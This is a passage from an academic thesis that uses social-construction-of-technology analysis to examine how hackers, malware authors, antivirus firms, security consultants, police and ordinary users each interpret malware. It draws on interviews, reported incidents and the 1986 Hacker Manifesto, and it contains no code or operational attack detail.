- **Holding personal files "hostage", releasing them back to the original owner after a ransom has been payed.**
  - "New malware holds hard driveshostage" (Jackson, 2007)

6 The number of controlled computers are limited only to how many machines have the same vulnerabilities, and how many machines the bot herders wants to collect.

"Booz Allen Hamilton, Hewlett-Packard, Nortel Networks and Unisys, as well as the Transportation Department, have all recently had data on some desktop computers encrypted and held for ransom, charges a British Internet security provider.

- **Financial data can be collected and either sold to a third party or exploited by the herder himself**
  - **"** Targeted Malware Used in Hannaford Credit Card Heist" (Narain, 2008)

    "A targeted malware attack described as "new and sophisticated" is to be blamed for the data breach at Hannaford Bros. Co. that exposed more than four million credit and debit card numbers to identity thieves, the supermarket chain said in a letter to regulators in Massachusetts."
- **The computers can be used to host fake web sites, infecting new machines that visit with malware, or gathering information from new computers.**
- **The botnet can be instructed to send out spam mails**
- **The botnet can be used to conduct attacks against networks and computer systems.** (mainly DoS-attacks)

This is the most common and basic exploits, but the results of advanced malware combined with skillful hackers can be a lot more grandiose, damaging and not to say frightening.
In 2005 a group of Russian hackers attacked the command centre of Gazprom, taking control of one of their gas pipelines before control was regained by Gazprom. An even more critical incident took place in 2003 when the *Slammer*-worm broke through the defense mechanisms of a US nuclear plant, compromising the entire system for five hours before being disabled. Also in America a botnet of 10,000 computers included several machines located at Cook County Bureau of Health Services (CCBHS). The malware caused random machines to freeze up and reboot causing severe delays in different medical situations. (OECD, 2008) In Eastern-Europe hackers have also illegibly been responsible for power blackouts in several

cities, and though it is hard to prove such accusations or find any facts in this case it looks credible when combined with statements from CIA senior analyst Tom Donahue saying “We have information that cyberattacks have been used to disrupt power equipment in several regions outside the US. In at least one case, the disruption caused a power outage affecting multiple cities." (Espiner, 2008) A more recent example can be found in this summer’s conflict in Georgia, where the Russian army crossed the border to Georgia, resulting in several encounters between the Russian and Georgian military. Parallel to Russia’s military actions another “war” took place, this one in cyberspace. The web-sites of Georgian President Mikheil Saakashvili was attacked and taken down, the same happened to the Ministry of Internal Affairs and several others.

3.3 Actors and SCOT analysis

Inspired by Bijker’s way of arranging the relevant social groups and the technological development as one intertwined text as he does in *Of Bicycles, Bakelites, and Bulbs,* I have decided to let each introduction of a relevant social group be followed by an assessment of their influence on the development of malware.

First of all I would like to take a moment to shed some light on the various factions within the underground of our modern computer society. If our main source of information on malware and hacking has been the media, chances are that movies, books and newspapers have created the image of a knowledgeable loner, but a proper generalization is hard to construct.
“The term “hacker” has been stretched and applied to so many different groups of people that is has become impossible to say precisely what a hacker is. Even hackers themselves have trouble coming up with a definition that is satisfactory, and usually fall back on broad generalizations based on knowledge, curiosity, and the desire to grasp how things work.

(Thomas, 2002). Still, in the literature and in the underground societies themselves, there are differences and fractions to be found; "Today there is a clear distinction between "White Hat hackers" [7], who celebrate the original ethical hacking traditions, and "Black Hat hackers", who are driven by unethical motivations such as financial gain or revenge" (Wall, 2007, p. 54) (Gollmann, 2007) This division is also the one I use in my thesis, since the two groups possess different interpretations of malware.[8]

3.3.1 White Hat hackers and "neutral" malware

The Conscience of a Hacker – the hacker manifest

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"...

Damn kids. They're all alike.

But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped him, what may have molded him?

I am a hacker, enter my world...

Mine is a world that begins with school... I'm smarter than most of the other kids, this crap they teach us bores me...

Damn underachiever. They're all alike.

I'm in junior high or high school. I've listened to teachers explain for the fifteenth time how to

7 The colours of the hats refer to old western movies where the villains were always pictured wearing black hats, and the sheriff and other upholders of the law wore white hats.

8 Another way of dividing the groups is to call the White hat hackers "hackers" and the Black hat hackers "crackers"

reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it in my head..."

Damn kid. Probably copied it. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me... Or feels threatened by me... Or thinks I'm a smart ass... Or doesn't like teaching and shouldn't be here...

Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world... rushing through the phone line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found.

"This is it... this is where I belong..." I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...

Damn kid. Tying up the phone line again. They're all alike...

You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you callus criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good,

yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for.

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

The Mentor. 08/01/1986

The text section above is one of the most famous texts in hacker history and it is a good symbol of how the original hackers viewed themselves in relation to the established society. It also serves to establish contrast to the crackers of today, where money and not idealism is the main drive.

Originally White Hat hackers experimented with malware for the challenge, because they could, or similar seemingly innocent reasons. Often their ideological motives were amongst others “free information”, unlike the Black Hat hackers for whom ideology has made way for economy. Wall (2007) and Chandler (1996) say that “The *hacker* was initially regarded as a celebration of the genius of youth and the pioneering spirit of America, but have subsequently become demonized”. These thoughts are shared among a massive amount of computer interested people trying to break free of the image that the media has created.
“Granted, there are people out there who use hacking techniques to break the law, but hacking isn’t really about that. In fact, hacking is more about following the law than breaking it. The essence of hacking is finding unintended or overlooked uses for the laws and properties of a given situation and then applying them in new and inventive ways to solve a problem” (Erickson, 2003)

"They [hackers] tested systems and forced code writers to achieve higher standards of quality, while also lending their skills and imagination to shape the internet" (Wall, 2007, p. 54)

"Viruses don't harm, ignorance does. Is ignorance a defense?" – the hacker "herm1t"

The mere word *malware* is filled with negative associations due to the fact that it is derived from *malicious,* but it has not always been that way. The first viruses were harmless, educational and a logical development of the rising interest for programming. Some of the first computer worms were not only harmless, they were helpful, designed to ease the job of for example network administrators who wanted to patch security holes throughout large networks. White Hats regard programming as neutral, and some might be beneficial, some might not, but the programming behind it takes no sides. After the initial development of malware and the reactions that followed White Hats either kept neutral with regards to malware or joined the battle against malware in anti-virus companies or security companies.

In order to understand this group's interpretation of malware have made use of printed literature, as well as online sources.

"(…) I am convinced that computer viruses are not evil and that programmers have the right to create them, to possess them and to experiment with them… truth seekers and wise men have been persecuted by powerful idiots in every age…" – Mark A. Ludvig

"Computer virology is indeed simply a branch of artificial intelligence, itself a part of both mathematics and computer science. Viruses are only simple programs, which incidentally include specific features" (Filiol, 2005) On the basis of these, and several other similar arguments, I have chosen to call the White hats' interpretation of malware "The Neutral Malware".

This group feels that malware or any other computer related matter for that sake should be free to experiment with and learn from, just as in any other science. “Should we ban chemistry courses to avoid potential but unlikely risks even though they exist and must be properly assessed? Would it not be a nonsense to give up the benefits chemistry brings to mankind? The same point can be made for computer virology”. (Filiol, 2005)

Hackers have not lost their value as enlightened pioneers in the modern world though, and they are sought after for many reasons. Leading security companies around the world for example Watchcom Security Group, educate computer users to think like hackers in order to better spot holes in their own security, and the anti-virus company Symantec acquired, in 2004, the hacker think tank L0pht Heavy Industries, who in 1998 testified in front of the United States Senate that they could shut down the entire internet in 30 minutes. If nothing else this should shed some light on the fact that it might be hard to categorize programs or even programmers as “good” or “bad”. The importance of this comes to show when we look at how malware has developed during the last 30 years.

First strike

The first malicious programs can be credited to the social group of White Hat hackers. As pioneers in computer science they ventured down every path opened by the introduction of the computer. One of these paths let to malicious programs, and opened up the Pandora's Box that has haunted our computers for over 20 years.

The first viruses were not designed to maliciously alter or corrupt data in any way, and were often created as experiments, to learn this new way of using programming, not to break down systems, violate privacy or in other ways achieve personal gains. Regardless of their

intentions, hackers did start it all, releasing their creations into the wild.

The first viruses were very basic; they infected a memory sector of a computer and made a copy of itself. As the computer communicated with other computers through the telephone lines, or a floppy disk from the infected computer reached another, the virus repeated the action, spreading to yet another computer. In the beginning, a self-reproducing program was revolutionary enough in itself, and anti-virus software was not yet a common property amongst computer users. This meant that the code used in the virus could be basic and you would still receive the desired result.

In *Digital Contagions, A Media Archaeology of Computer Viruses*, Jussi Parikka explains the rapidly increasing virus phenomenon in the 1980s. "In the 1980s, the corporal and incorporal intertwine." (Parikka, 2007) The corporal, or material part of the change, was the increasing number of computers and users, new devices as the floppy disk, and also the ideas of computer networking. These corporal vectors were according to Parikka, "supplemented with the incorporal transformation of self-reproducing programs into the category of malicious software" (Parikka, 2007) and then further into the world of crime.

3.3.2 Black Hat hackers – producing the financial malware

"When I started in 1988, people were writing viruses and malware mostly to become famous, nowadays it's moved from that field into the more organized crime field."

- Righard J. Zwienenberg, Chief Research Officer at Norman Data Systems.

Today, the benefits of malware seem to be greater for attackers than the risks of undertaking the criminal activity. (OECD, 2008, p. 45)

Many Black Hats started out as White Hats, but as they saw the financial benefits that could come from their work they changed; “What used to be a hobby now became work.. What used to be informal and free became structured and valuable” [9] Malware is now considered by many a source of income, and almost every aspect of malware has been incorporated into the underground economic market.

Within the group of Black Hat hackers there exist several sub-groups whose aim and motivation might vary. Some might break into computer systems and write malicious programs for political reasons, others to gain acceptance or some sort of group supremacy, but the group which will be focused on in my thesis is the *financial hacker,* who make use of his skills and knowledge of programming, computer security and wits for financial gain. This is one of the largest groups, but more importantly the fastest growing group and the group which actions have the most severe ramifications. I call this group’s interpretation for “The Financial Malware”, as this group regards malware as a tool for illegal financial gain.

Thought *created* by White Hats the further development of malware is the cause of the Black Hat hackers who saw the potential gain from it. As a relevant social group the focus will be on the individuals and organizations that create the viruses and other malware programs. To represent this group I managed to get in touch with two persons who both have detailed information and also experience with malware creation and the underground economic market it is so closely linked to. They were allowed to chose their own handles since their real handles are better known that their actual names.

9 Interview with MrClean

Mr. Clean

Mr. Clean is a university educated computer programmer in his early 30s who, by combining programming skills and several years in an online underground society, has developed adequate skills, contacts and motivations to create and distribute computer viruses and other forms of malware. His skills in optimizing program code has made his name known in hacker circles, and his help is often asked for by others who need smaller, and harder to detect, programs. Mr. Clean's value in this research work is due to his skills and focus area, mainly technical, but also contributes with valuable information concerning the underground networks, and its economy.

Zyb

Very little is known about this character's background, and it seemed he took precautions to keep it that way. When logging in to our chat sessions he made sure to connect from a different location every time. (This does not mean that he moved from location to location, in several different countries, but it indicates that he uses a proxy-server[10] when going Online, making it harder to track his true location). Zyb was reluctant to share information at first, but once he understood that my goals were strictly academic, he agreed to help me along. The level of his knowledge far exceeded that of the security companies I have been in touch with (or at least what they shared with me), giving him enough credibility to be used in my research. Zyb did not possess any special gift of programming, but he functions as a provider of information to people's underground inquiries.

[10] Proxy-server is further explained in the appendix

3.3.3 Anti-virus companies – The constantly challenging technical malware

After the first computer viruses started spreading the need for protection became apparent. The programs developed in the late 1980s protected only against computer viruses, and even today we call programs anti-virus software even though they protect users from a variety of malicious attacks such as viruses, Trojans, root kits and can even recognize and detect phishing attempts. To represent this group I wanted a large, multi-national corporation with offices in Norway who conducts their own R&D, and based on those criteria I found that Symantec was the best candidate.

The anti-virus companies would not exist without malware, yet they spend all their time working against it. This ambiguity fuels conspiracy theories to the effects that anti-virus companies themselves create and distribute malware for the sole purpose of creating a need for their products. Regardless of the conspiracies out there the anti-virus industry regards malware as something that have to be combated and contained to ensure individuals and businesses to be able fully enjoy computers.

Symantec

Founded in 1982, Symantec is now one of the world's largest providers of infrastructure software, with more than 17,000 employees in over 40 countries. Symantec have developed consumer products enabling users to feel safe when using their computer for financial transactions, private correspondence and other private operations. In addition to securing the private market, Symantec also provides security solutions to hundreds of the world's largest and most influential companies. Its head quarters are located in California, and they also have a Norwegian office at Fornebu.

As the name implies the anti-virus companies are working against malware in general. This

means against their creation and development as well as distribution. One of Symantec's goals is to "help defend home and home office users against viruses, worms, and other security risks" (Symantec.com). Based on information from anti-virus sites online and my interview with Hans Peter Østrem of Symantec Norway, I have decided to call the anti-virus companies' interpretation of malware "The Constantly Challenging Technical Malware", representing the anti-virus industry's focus on malware as a technical challenge as well as a constant challenge since new types of malware and new challenges face them every day.

Anti-virus response to the first viruses

Every action has a reaction, and computer viruses were no exception. As soon as viruses started spreading around, we could trace responses throughout the world; anti-virus companies were founded, politicians and lawyers started the process of creating new legislation, and the police and other agencies created task forces to deal with the new problems. In this way our first social group created the next as a sort of polarization where a direct opposite emerged. The anti-virus companies had, like the viruses, a slow start with little focus on the importance of anti-virus software combined with the challenge of educating computer users and promoting security. As the entire computer revolution helped the virus phenomenon grow at a rapid pace, the anti-virus community received assistance from the media. Both the Brain and Michelangelo viruses caused a media frenzy which helped the industry both in terms of finances and influence.

With a more solid economy, and not least public demand for their product, the industry was now in a position to truly oppose the viruses. Anti-virus companies expanded by hiring new personnel and marketing their products. New anti-virus software had no problems dealing with the first viruses, and quickly fought back control. This, however, was to be the beginning of a weapons race that would go on for the next 20 years. Through this period the malware

creators, as well as those who oppose malware, have had several successes as well as a few failures.

The next level - Stealth and polymorphic abilities

When anti-virus software became popular on personal computers, the old, basic viruses soon became obsolete and virus creators had to be inventive and redesign their malware. When virus creators saw that there were programs out there whose sole purpose was to search for and destroy viruses, they made slight alterations to their code, causing the virus to deliberately hide from detection. This could be done in several ways, but the most common was to mask its size, create copies that moved around or redirecting the anti-virus programs to scan the original file instead of the infected one. In biology a stealth virus is a virus that hides from the body's own immune system.

As a response to anti-virus software's dependence on the scanning technique of viral signatures, virus creators started creating polymorphic viruses. Since the anti-virus programs scanned for fixed signatures in files, a polymorphic virus could avoid detection by constantly changing its code every time the virus replicated. The next time the virus spread the code would be different, and the same anti-virus program that caught the last version would simply overlook the new virus file, thinking it belonged in the computer. (Filiol, 2007, p. 118) All new viruses that were created without some sort of stealth or polymorphic abilities now suffered a disadvantage compared to the new variations with the more advanced features. Though not a physical design, the artifact’s design none the less develops in a way which increases its ability to survive, effectively making sure that for new viruses to have a fighting chance, they have to implement the new design-features.

Polymorphic malware has been a great concern for the anti-virus industry, and as long as the

anti-virus software searched for specific signatures they always found themselves one step behind the malware creators. Recently some anti-virus companies, like Symantec, have started to not only protect against specific signatures, but also the known exploits. That way the anti-virus software would detect and protect against any malware trying to exploit that single vulnerability, regardless of any polymorphic ability or other change in the malware signature. “The virus creators change the (virus) signature so it will not be picked by the anti-virus software, but since we take measures against the vulnerability and not the signature itself it does not help if there are 100 or 1000 variations, since it is the same vulnerability they try to exploit” Hans Peter Østrem – Symantec Norway

This has given the anti-virus industry an important advantage, but also started another race, - the race between malware creators and anti-virus companies to uncover the vulnerabilities first. These vulnerabilities exist and can be exploited because of flawed applications.

Application flaws

If you have a personal computer in your home, which is not connected to the internet or any other networks, you are in total control of the machine's software and every component sending inputs to each other. If you are connected to the Internet however, it is a whole other story. By plugging in that cable, or switching on that wireless antenna, you enable hostile parties to provide input. Since others than the intended user can provide input, the need for secure applications are critical. With so many thousands of applications and programs out there, and more coming every day, it is a difficult task to make sure they are all secure, and cannot be exploited. Hans Peter Østrem, Channel Manager in Symantec Norway had this to say when asked if the general program developer takes security too lightly; “We have to keep in mind that these programmers are developing solutions. Their task is creating a solution to a

given problem; they are not necessarily security experts who can determine every possible way the program can be exploited by individuals with malicious intents”.

As for any other industry, time is money, and putting in those extra hours making sure your product is absolutely waterproof might be what tips the financial scale from a marginal surplus to a deficit.
Though it may be argued that the long term cost surely surpass the costs of quality security testing, at least for society as a whole, that bill comes later and can only indirectly be tied to the company.

A hacker, known only as mi2g had this to say about the alarming number of flaws; “It serves the purpose of the vendors to blame the users or the virus writers and not themselves for designing 'Swiss cheese' software.". So software programmers put flawed products on the market, and experienced hackers locate and create a way to exploit them.
As a result of this race to uncover flaws, vulnerabilities in programs have over the last years greatly increased in value, and sites online pay from $5,000 to $20,000 depending on its severity and how widespread the program is. More about this when I focus on the subject of economy.

3.3.4 Security companies and the manipulating malware

Where the anti-virus companies focus their efforts on creating and updating security related software, security companies usually focus on educating people and firms and increasing their level of competence. The weakest link in a company is often people, and without understanding and awareness from the employees, the costly computer security systems are often for no good.

Watchcom

Watchcom Security Group is a Norwegian company specializing in computer security for public as well as private actors. Watchcom provides businesses with advice, arrange educational seminars, provide security solutions and offer monitoring of companies' computer environments.

Watchcom differs from other security firms by also working with protection against attacks using social engineering. By educating the employees and even staging “real” attacks on the firms, Watchcom detects flaws in the firms' defenses and help with the new security measures.

Watchcom was chosen as a representative for the security companies because of their broad focus area, not only testing and optimizing computer security on the technical front, but also educating a company's staff, teaching companies to detect their own vulnerability and showing companies what other threats, besides technical, that lurk in the ever changing world of computer crime. Based on the information gathered from the security companies I have decided to call their interpretation of malware “The Manipulating Malware”, to reflect their battle to enlighten users who will be exploited if they do not take precautions when operating computers.

A continuous effort to increase knowledge

Parallel to malware creators spreading of malware, and the anti-virus industry's best efforts to contain it, we can follow the security companies and their mission to educate the masses in computer hygiene and safe ICT management. What changes can this group trace?

Magnar Barsnes, Key Account Manager of Watchcom Security Group explains; “Earlier we had to persuade companies that they needed anti-virus software, so in a way society has

changed because now the same companies understand the need for secure solutions. However, there are still some skeptics who fail to realize how “real” the world really is, and sadly there are also those who feel they are safe behind a firewall even though this is proven wrong time after time” This illustrates that the effort to educate and enlighten users is a continuous process which Security Consultant Preben Nyløkken agrees to; “It seems as if people have grown tired of listening about the importance of anti-virus programs... when they finally get those in order we come along and update them about the latest threats, and point out where their systems need improving.”.

The importance of security companies' focus on education and enlightenment comes to show when we look at botnets like Storm and the way they spread, using sophisticated types of social engineering to trick its victims. With proper enlightenment, the enormous problems malware represents today, with for example botnets, could be reduced to small nuisances, indicating the importance of the security companies. Malware often finds its way into a computer system through the Internet, but malware can just as well be placed directly into any system which you have physical access. Because of this security companies such as Watchcom also conduct intrusion attempts aimed at physically bypassing a company's security. They employ actors to dress up like maintenance personnel and see how far they can penetrate a company and how many computer systems they can access. The results of these operations are, according to Watchcom, always bad news for the companies.
“Think about your own situation. If you live in an apartment where several people use the same main entrance and a person follows you in, what do you do? You would probably hold the door open for them, because that is our nature! We trust the people around us. And it's funny, if you put on a coverall you look awfully credible, and people will think you belong there.” Preben Nyløkken.

3.3.5 Government / Police

When a nuisance grows to a certain size, it becomes a problem. When it keeps growing, like malware has, eventually the government must take action. Preventing crime, protecting the privacy of the people they govern and to stop the problem from spreading further is the governments responsibility. In my thesis I will focus on two of government's arms, the executive and the legislative. When “computer crime” first appeared it was not technically a crime since no laws forbade it, so the first step in combating what would later be named cybercrime was to regulate this new area by creating new laws. First out was *The Computer Fraud and Abuse Act* in the USA. This act was approved by the Senate in 1986, and following the next year *The Computer Fraud and Abuse Task Force* was founded. (Parikka, 2007, p. 299) Since then we have seen the rest of the world follow, and as of today, almost every country possesses some legislation prohibiting spreading of computer malware. The governments’ interpretation of malware came from looking at the hazards it represented. The fear that both public and private interests might be at risk in an ever more digital world was very real pushing governments to take actions.

The Police

To enforce the laws made by the legislative branch we have the police. Though originally created to maintain law and order in the civil society, new types of crime represent new challenges to be dealt with, and cybercrime forces the Police to change with the times. Though rich with tradition and in a position of power within society, the interesting question is whether the police possess the resources, competence and influence needed to effectively oppose the spread of malware. In *Cybercrime,* David Wall presents both historical and contemporary reasons why the public police struggle with this new kind of crime. He argues that ever since the modern police was created in the early nineteenth century as a response to

the social unrest witnessed after the industrial revolution, the police have been lagging behind with regards to technology. Their struggle for updated equipment and resources can be traced through the centuries, and we still find it today. It is no longer the plead for adequate vehicles (first bicycles, then cars, the helicopters), but now manifests itself as demand for modern computers, fast and stable broadband connections and the competence to operate them. (Wall, 2007, p. 160) In addition to this Wall presents a list over how cybercrime challenges the public police;

- **"The law does not deal with trifles"**

  A malware attack targets, intentionally or not, large masses of people across the globe and across all jurisdictions, and the sum of the damage can be extensive. The damage on each individual is however often minimal and not severe, which means that investigating the crime, and allocating much needed resources cannot be justified.

- **"No law, no crime"**

  For the required resources to be allocated against cybercrime the crime must be a priority in each jurisdiction. Some crimes, like child pornography, will often be investigated since it is clearly a criminal offense, and the investigation has a strong public mandate. Other offences, however, will often not make the cut when deciding what to investigate. In addition an investigation might be hampered if the offence falls under civil law in one jurisdiction, and criminal law in another, not to mention the problems that arise when states or nations have different legislation, or no legislation at all.

- **"Budget based on routine"**

  The resources the police in an area command are based on several factors; inhabitants in the local area, crime statistics and experiences. This means that when non-routine incidents occur, the police is not well prepared. A small town police force would not have the manpower, the equipment and certainly not the knowledge to investigate cybercrime,

so in that case they would have to wait for experts to arrive, delaying the investigation.

- **“Lack of finances due to under-reporting”**

  Various cybercrime surveys indicate a large number of victimization, yet only a fraction of these are reported to the police. This under-reporting marginalizes the problem, causing the problem to receive little attention while not increasing the police budget.

Trying to uncover how the police regards malware leads us to another feature in our modern police, the specializing of units. The public police is an old, conservative institution which is known to react slowly to changes, and when a new type of crime emerge, the police creates a special unit, or a special task force to deal with the new challenges. This means that when computer crime was to be opposed the police created a new unit for this task, isolating all the specialized skilled officers from the common officer whose knowledge of computer related crime is the same as the average computer user.

Berit Børset Solstad with The National Criminal Investigation Service - NCIS Norway, explains that the question whether malware is a Police responsibility is complicated and cannot be answered with a simple yes or no. The Police contribute in the fight against malware by investigating incidents and with the apprehension of suspects, but Solstad specifies that though they have most of the required competence they still lack the resources.

Being unable to even answer whether or not the Police regard fighting malware as one of their tasks sheds light on the difficulty of grasping their interpretation of malware. The government sees the effects of malware as a serious threat; otherwise they would not pass laws prohibiting them. At the same time they are very vague with regards to their status towards malware. The laws have been passed, and special units have been formed, but they lack the required

competence, forcing most operations to be a joint effort combining anti-virus companies and their own officers. They are also underfunded which leads to closing their eyes on a lot of the criminal activity going on around them. Malware is considered their responsibility *sometimes*, while other times it is something businesses have to deal with internally. Is fighting malware something the government should be responsible for? Does it fall under the jurisdiction of the Police? According to the Police that question cannot be answered. On the basis of this I have decided to call the government and Police's interpretation of malware "The Occasionally Problematic Malware".

3.3.6 The average computer user and the annoying malware

A very important social group that might easily be overlooked when focusing on malware and computer security is the general computer user. Unlike the security companies, the hackers and other employees in the computer software industry, the general user possesses only basic, if any, knowledge of computer security. In general they are not themselves concerned about security, but rely on others to keep them safe. At work they trust their network's firewall, and when connecting to the Internet from home they feel safe as long as they have anti-virus software installed. Apart from what they pick up from the media, they know little of the treats they may be subjects to when turning on their computer. In spite of this ignorance, the user holds one of the most critical roles in this puzzle.

The first viruses were spread on floppy disks, slowly infecting and reinfecting machines everywhere they went. Viruses were not that common, and none, but a very few, used anti-virus programs to scan the disks before inserting them into the machines. The advanced users did, but they were vastly outnumbered by the general users. Now 20 years have gone by, new technology has come and gone, and viruses no longer spread from computer to computer by

means of floppy discs. The users, however, are apparently quite the same. Anti-virus software on almost every machine lets us know if the floppy disc or CD we just inserted is infected, but it does not protect us from ourselves. Almost every virus, worm and Trojan out there relies on human interaction, or to be more precise, human naivety to be successful. Users visit web-sites, click links with no reservations, they open e-mails from strangers and download attachments, and they forward spam-mail, and install compromised applications on their home computers as well as their company's. Also in later years, they allow computer criminals to use their computer as a base of operation by simply owning a computer that is connected to the Internet, and not keeping their firewalls and anti-virus programs updated.

From the outside the relevant social group of users might be perceived as a very powerful group since it is this group's actions that decide whether malware is successful or not. Creators of malicious code look constantly for ways to trick users on their way to achieving their goals, while anti-virus and security companies on the other side try their best to enlighten users about computer use, security and threats while at the same time develop software to best protect them. With this in mind the social group users are actually the ones holding the power to prevent malware from being spread, or helping it along by not prioritizing computer hygiene and ICT safety.

However, following the SCOT theory we must move from an objective to a subjective point of view, presenting how this social group perceives the artifact from within. User does not feel they hold any power in this conflict between creators and containers of malware. On the contrary, they feel powerless relying on one side to protect them from the other with no way of actually controlling what happens around them.

The fact that this group is mostly "in the dark" helps the malware writers, and makes the anti-virus companies' work even harder. In reference to the users' interpretation of malware I feel

that “The Annoying Malware” best describes the users’ relation to malware, as they themselves are often spared the dire consequences of malware, but often suffer the minor problems related to it.

Quick look at Spam

It is hard to find a better example of annoying malware than spam. The history of spam can be traced quite a few decades back in time, but in my thesis I will stick to the most recent, and describing definition from the Oxford Dictionary of English; “"Irrelevant or inappropriate messages sent on the Internet to a large number of newsgroups or users."
Spam became a massive problem in the mid 1990s and continues today to one of the most widespread annoyances online. Spam itself is not considered malware but there are two reasons why I still chose to include spam in my thesis;

Some spam mails include malicious code

Between 1% and 3% of all spam mails are malicious. With several billions of spam mails being sent every day, the problem is considerable.

Spam is the favorite way for botnets to propagate themselves.

Today, by combining worms and spam-mails you can create a massive initial infection by sending the worm to millions, or billions in a very short amount of time. (OECD, (2008, p. 27)

After containing spam mail, reducing it to a nuisance, instead of the threat to online communication as it once was regarded, we did not hear much from the anti-virus industry for some time. They emerged to face the virus threat, and continued fighting spam and other malware once it showed its face. “If we look at this over time we can say that the anti-virus

industry has always managed to contain every mayor outbreak, quickly responding to anything new. The collective response from the anti-virus industry has been quick and efficient." Hans Peter Østrem – Symantec Norway. Not everyone is as optimistic though and when asked about the future of spam Doug Muth, advisor to CAUSE, an organization created to fight spam, had this to say; "The anti-spam community continues to come up with new techniques to prevent spam, and spammers keep finding ways around them." (Hitchcock, 2006)

Successful as they may have been it only *contained* malware, and with a very low number of prosecutions against malware creators it was only a time before the anti-virus industry would be challenged again, and this time as a result of several events throughout malware history it would be a very hard battle indeed.

The hard battle I refer to is what has been happening on the malware-front the last years where stand alone accidents of a single virus or Trojan become rarer, and a new system of malware emerges to take its place. The individual threats are critical and able to cause great amounts of damage, but linked together and you have a complex, advanced system of deceit that successfully prays on the psychology of man to reach its malicious goals.

"Malware variants have generally been treated as separate individual threats. Today, profit-motivated Web threats blend various malicious software components into a singular Web threat business model" (Trend Micro, 2008)

This complex business model can be exemplified. A Black Hat hacker send our spam mail with a malicious link. The user might click that link, which then redirects the user to an online

Web site where a Trojan horse automatically downloads itself to the user's computer. The Trojan scans the computer for installed programs and learns the system's weaknesses. Then it downloads additional files it needs to exploit the security holes it has found. The newly downloaded spyware remains hidden on the computer system while recording everything the user does and sending for example information on how to access the user's bank account back to the Black Hat.

"This is a good example of how cybercriminals are evolving with the times -- they're moving away from threats that use old or waning technologies; instead, focusing on the lucrative threats that bring a bigger payload," Raimund Genes, chief technology officer of Trend Micro.

Mass production

As mentioned in the introduction, 1992 gave us one of the first tools for mass production of malware, the Virus Creation Lab. This program allowed unskilled users create their own viruses without any real programming.




Image 2: Screenshot from the Virus Creation Lab by Nowhere Man. 1992.

Szor, P. (2005) *The Art of Computer Virus Research and Defense*

Retrieved September 30, 2008 from http://vx.netlux.org/lib/aps00.html




Image 4: Sample virus input.

As time passed more and more programs were introduced to the market, and a quick online search reveals hundreds of programs letting you create advanced viruses, worms and Trojans within minutes.

Image 3 and 4: Screenshots of tools for malware creation

VX Heavens. Both images retrieved September 30, 2008 from

http://vx.netlux.org/vx.php?id=tidx

There were a lot of script-kiddies out there with the desire to create a name for themselves, and this did not go unnoticed by the true creators, playing on their desire by creating easy to use programs where all the "creator" had to do was type in the name of their virus, the name of the author and chose "create virus".

This increase in malware creation kits helps explain the increasing number of viruses detected throughout the 1990 at least in terms of pure numbers.

And Symantec also rapports that they receive a lot of malware samples where they can be positive that the code has been created with different creation tools.

As the development of malware moved from fame and respect to money and influence, the malware creation kits developed as well.

“If you don’t possess the knowledge of how to create a virus or an infected web-page, you can buy this for $50. For $50 you will get a program which does everything for you. It creates a web server, creates the web-site, send out spam to trick people… so everything you need to do is pay the $50 and wait for the programs to send you people’s financial information” Preben Nyløkken, Watchcom Security Group.

Further development and interpretations

The first examples of what is now regarded as malware were not malware in the proper meaning of the word as no malicious intent were meant. Though White Hats preached the neutrality of programming their views never caught on and as we will see when addressing the concept of stabilization, viruses and worms became regarded as solely malicious and “evil”.

